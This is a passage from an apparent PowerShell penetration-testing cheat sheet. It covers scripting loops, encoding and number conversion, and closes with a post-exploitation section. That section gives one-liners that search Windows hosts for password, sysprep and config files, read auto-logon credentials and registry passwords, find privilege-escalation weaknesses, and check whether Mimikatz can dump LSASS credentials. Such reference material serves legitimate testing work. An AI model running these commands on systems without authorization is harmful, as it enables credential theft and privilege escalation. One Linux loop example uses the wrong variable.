Get-AppLockerFileInformation -EventLog -EventType Denied -Statistics
```

Set a new AppLocker policy

```
Set-AppLockerPolicy -XMLPolicy c:\path\to\new\policy.xml
```

Go back to top.

Scripting

Do something for each file in current directory

PowerShell:

```
foreach ($f in $(gci)) {echo $f.Name}
```

Linux equivalent:

```
for f in *; do echo $a; done
```

Do something for each line in a file

PowerShell:

```
gc file.txt | foreach { echo $_ }
```

Linux equivalent:

```
while read a; do echo $a; done <file.txt
```

Do something for each line in a file #2

PowerShell:

```
foreach ($a in $(gc file.txt)) { echo $a }
```

Linux equivalent:

```
cat file.txt | while read a; do echo $a; done
```

Generate list of 10.0.10.x IP addresses

PowerShell:

```
1..255 | foreach{"10.0.10."+$_} > ips.txt
```

Linux equivalent:

```
for a in {0..255}; do echo 10.0.10.$a; done > ips.txt
```

Go back to top.

Text encoding and decoding

DOS to UNIX

This is to convert files created under Windows/DOS with carriage return as part of the newline (`\r\n`) to a Unix format, which only uses newline (`\n`).

```
(gc file.txt -Raw).replace("`r`n","`n") | out-file -nonewline file.unix.txt
```

UNIX to DOS

```
gc file.unix.txt > file.dos.txt
```

UTF to ASCII

```
gc file.txt | out-file -encoding ASCII file.ascii.txt
```

ASCII to UTF

```
gc file.txt | out-file -encoding UTF8 file.utf8.txt
```

Base64 encode

This is for encoding binary data into text form and vice versa.

```
[System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes("Text to
encode"))
```

Base64 decode

```
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String("
<base64 string here>"))
```

URL encode

URL encoding (also known as percent encoding) is used to encode information in URIs and related web technologies (e.g. `/` becomes `%2F`).

```
[System.Net.WebUtility]::UrlEncode('<text to encode>')
```

URL decode

```
[System.Net.WebUtility]::UrlDecode('%3Ctext+to+decode%3E')
```

HTML entities encode

HTML encoding is used to convert characters that are disallowed in HTML, since they are part of the HTML language (e.g. `<` becomes `<`)

```
Add-Type -AssemblyName System.Web
[System.Web.HttpUtility]::HtmlEncode('<text to encode>')
```

HTML entities decode

```
Add-Type -AssemblyName System.Web
[System.Web.HttpUtility]::HtmlDecode('&lt;text to decode&gt;')
```

HTML entities encode #2

Alternate way in PowerShell 3.0 and above:

```
[System.Net.WebUtility]::HtmlEncode('<text to encode>')
```

HTML entities decode #2

```
[System.Net.WebUtility]::HtmlDecode('&lt;text to decode&gt;')
```

Go back to top.

Number conversion

Decimal to Hex

PowerShell:

```
'{0:X}' -f 123456
[System.Convert]::ToString(123456, 16)
[System.String]::Format('{0:X}', 123456)
```

Linux equivalent:

```
printf '%X\n' 123456
echo 'obase=16; 123456' | bc -lq
```

Hex to Decimal

PowerShell:

```
'{0:d}' -f 0x1e240
[System.Convert]::ToString(0x1e240, 10)
[System.String]::Format('{0:d}', 0x1e240)
```

Linux equivalent:

```
printf '%d\n' 0x1E240
echo $((0x1E240))
echo 'ibase=16; 1E240' | bc -lq
```

Go back to top.

Post-exploitation commands

Find recursively interesting file names

```
gci . -Include
*pass*.txt,*pass*.xml,*pass*.ini,*pass*.xlsx,*cred*,*vnc*,*.config*,*accounts* -
File -Recurse -EA SilentlyContinue
```

Find recursively sysprep or unattended files

These files may contain plain text passwords.

```
gci . -Include
*sysprep.inf,*sysprep.xml,*sysprep.txt,*unattended.xml,*unattend.xml,*unattend.txt
-File -Recurse -EA SilentlyContinue
```

Find recursively configuration files, which contain string “password”

```
gci . -Include *.txt,*.xml,*.config,*.conf,*.cfg,*.ini -File -Recurse -EA
SilentlyContinue | Select-String -Pattern "password"
```

Find recursively web server configuration files

Search for IIS, XAMPP, Apache, or PHP configuration files. These files may contain plain text passwords or other interesting information.

```
gci c:\ -Include web.config,applicationHost.config,php.ini,httpd.conf,httpd-
xampp.conf,my.ini,my.cnf -File -Recurse -EA SilentlyContinue
```

Search registry for auto-logon credentials

```
gp 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinLogon' | select
"Default*"
```

Check if AlwaysInstallElevated is enabled

```
gp 'HKCU:\Software\Policies\Microsoft\Windows\Installer' -Name
AlwaysInstallElevated
gp 'HKLM:\Software\Policies\Microsoft\Windows\Installer' -Name
AlwaysInstallElevated
```

Find unquoted service paths

```
gwmi -class Win32_Service -Property Name, DisplayName, PathName, StartMode | Where
{$_.StartMode -eq "Auto" -and $_.PathName -notlike "C:\Windows*" -and $_.PathName
-notlike '"*'} | select PathName,DisplayName,Name
```

Search for SNMP community string in registry

```
gci HKLM:\SYSTEM\CurrentControlSet\Services\SNMP -Recurse -EA SilentlyContinue
```

Search for password string in registry keys and values

Search for password pattern recursively in all registry hives (HKCR, HKCU, HKLM, HKU, and HKCC):

```
$pattern = "password"
$hives =
"HKEY_CLASSES_ROOT","HKEY_CURRENT_USER","HKEY_LOCAL_MACHINE","HKEY_USERS","HKEY_CU
RRENT_CONFIG"

# Search in registry keys
foreach ($r in $hives) { gci "registry::${r}\" -rec -ea SilentlyContinue | sls
"$pattern" }

# Search in registry values
foreach ($r in $hives) { gci "registry::${r}\" -rec -ea SilentlyContinue | % {
if((gp $_.PsPath -ea SilentlyContinue) -match "$pattern") { $_.PsPath; $_ | out-
string -stream | sls "$pattern" }}}
```

Go back to top.

Other useful commands

Check if WDigest caching is enabled (LSASS)

This will either allow us or prevent us from retrieving clear text passwords from memory using Mimikatz.

```
(gp
registry::HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\Wdigest).UseLogo
nCredential
```

- If the value is set to 0, then the caching is disabled and Mimikatz will be ineffective
- If it doesn't exist or if it is set to 1, then the caching is enabled and Mimikatz will be able to retrieve credentials from LSASS process memory

Go back to top.

References